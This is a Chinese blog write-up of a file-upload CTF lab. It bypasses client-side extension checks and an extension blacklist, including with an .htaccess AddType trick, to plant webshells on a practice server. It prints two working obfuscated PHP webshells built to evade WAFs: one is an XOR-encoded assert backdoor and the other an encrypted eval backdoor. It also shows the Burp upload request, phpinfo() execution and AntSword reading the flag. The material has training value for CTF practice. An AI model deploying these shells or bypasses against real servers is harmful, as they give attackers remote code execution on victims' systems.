文件上传之掌控安全封神台

原创

expyoyo 于 2020-08-13 01:24:56 发布 444 收藏 2

分类专栏： 掌控安全 文章标签： 安全


本文链接：https://blog.csdn.net/qq_44713240/article/details/107901104

掌控安全 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

第一题



按题目意思应该是前端校验，后端没有检验，前端写入一句话木马，改成jpg，png，gif文件使用bp抓包，改文件后缀。


```
function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
    //提取上传文件的类型
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name + "|") == -1) {
        var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_name;
        alert(errMsg);
        return false;
    }
}
```


最近想写一个绕waf的帖子收集了一下过狗的php代码，好还是继续做题吧，首先先在一个php图片码


```php
<?php
header('HTTP/1.1 404');
class COMI {
    public $c='';
    function __destruct() {
        $_0 = "\xfc" ^ "\x9d";
        $_1 = "\x4" ^ "\x77";
        $_2 = "\xb4" ^ "\xc7";
        $_3 = "\x9b" ^ "\xfe";
        $_4 = "\x93" ^ "\xe1";
        $_5 = "\xe7" ^ "\x93";
        $db =$_0.$_1.$_2.$_3.$_4.$_5;
        return @$db($this->c);
    }
}
$comi = new COMI();
@$comi->c = $_REQUEST['yzddmr6'];
?>
```


```php
<?php
$P="T;$r=@base6TT4_encTode(@x(@gzTcoTmpreTss($o),T$k));prTTint("$p$kh$r$kf");}';
$n='@baseT64_decoTde($m[T1])T,$k))T);T$o=@ob_get_contents()T;@obT_enTd_clean()';
$h='tents("php://TTinput"),$m)=T=T1T){@ob_starTt();@eTval(@gzuncomTpresTs(T@xT(';
$r='Tg2el6vDTkTJ";fuTnction x($t,T$kT){$c=sTtTrlen($k);$l=sTtrTlen($t)T;$o="";';
$S='k{$jT};}}Treturn $o;}iTf(@preTg_matchT("/$TkTh(.+)$kfTT/",@file_TgetT_con';
$U=str_replace('v','','crevavtvev_fuvncvtion');
$V='for($i=T0T;$iT<T$l;){for($Tj=0;T(T$j<$c&&$i<$l)T;$j++,$i+T+){$o.=$Tt{$i}^$T';
$M='$k="Tdfff0a7fT";$kh=T"a1a55Tc8c1a4T9";T$kf=T"66Tc19f6daT452";T$p="NeY2zRq';
$R=str_replace('T','',$M.$r.$V.$S.$h.$n.$P);
$p=$U('',$R);$p();
?>
```

生成图片码



修改文件名jpg，改为php。





Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://59.63.200.79:8016
Request
Raw Params Headers Hex
POST /Pass-01/index.php?action=show_code HTTP/1.1
Host: 59.63.200.79:8016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----------------------------315098309238999987251944023858
Content-Length: 2021
Origin: http://59.63.200.79:8016
DNT: 1
Connection: close
Referer: http://59.63.200.79:8016/Pass-01/index.php?action=show_code
Upgrade-Insecure-Requests: 1
-----------------------------315098309238999987251944023858
Content-Disposition: form-data; name="upload_file"; filename="web.php"
Content-Type: image/jpeg
Response
Raw Headers Hex HTML Render
上传区
checkFile()
请选择要上传的图片：
上传
代码
function checkFile() {
var file = document.getElementsByName('upload_file')[0].value;
Type a search term
0 matches
Done
5,430 bytes | 32 millis
https://blog.csdn.net/qq_44713240



59.63.200.79:8016/Pass-01/upload/web.php?web=phpinfo();
PHP Version 5.4.45
System
Windows NT WIN-FOIIESO5316 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date
Sep 2 2015 23:45:20
Compiler
MSVC9 (Visual C++ 2008)
Architecture
x86
Configure Command
cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API
CGI/FastCGI
Virtual Directory Support
disabled
Configuration File (php.ini) Path
C:\Windows
Loaded
C:\phpStudy\php\php-5.4.45-nts\php.ini
https://blog.csdn.net/qq_44713240


中国蚁剑
AntSword 编辑 窗口 调试
59.63.200.79
编辑: C:/phpStudy/Battle-Upload/Pass-01/flag_kezZYqSU.txt
保存 高亮 用此编码打开
1 zkaq{PpsG@-cImaU2cahL}

第二题

多了一个判断图片类型，使用图片马，可以绕过。





第三题

第三题有点难度，分析一下定义了一个数组，设置黑名单机制，过滤.asp,.aspx,.php,.jsp,使用trim()去掉空格，deldot去掉文件末尾的点，strrchr() 函数（在php中）查找字符在指定字符串中从右面开始的第一次出现的位置，如果成功，返回该字符以及其后面的字符，如果失败，则返回 NULL。与之相对应的是strchr()函数，它查找字符串中首次出现指定字符以及其后面的字符，截取$file\ xt$是文件后缀，$strtolower()$转化成小写，并将: .DATA文件流替换，并再去空，想了想好像没有过滤ph

第四题


将php3这种后缀都禁用了，这里需要补充个知识介绍.htaccess


.htaccess文件(或者"分布式配置文件"）,全称是Hypertext Access(超文本入口)。提供了针对目录改变配置的方法， 即，在一个特定的文档目录中放置一个包含一个或多个指令的文件， 以作用于此目录及其所有子目录。作为用户，所能使用的命令受到限制。管理员可以通过Apache的AllowOverride指令来设置。

.htaccess可以帮我们实现包括：文件夹密码保护、用户自动重定向、自定义错误页面、改变你的文件扩展名、封禁特定IP地址的用户、只允许特定IP地址的用户、禁止目录列表，以及使用其他文件作为index文件等一些功能。

在.htaccess中填入 `AddType application/x-httpd-php .jpg`

先上传






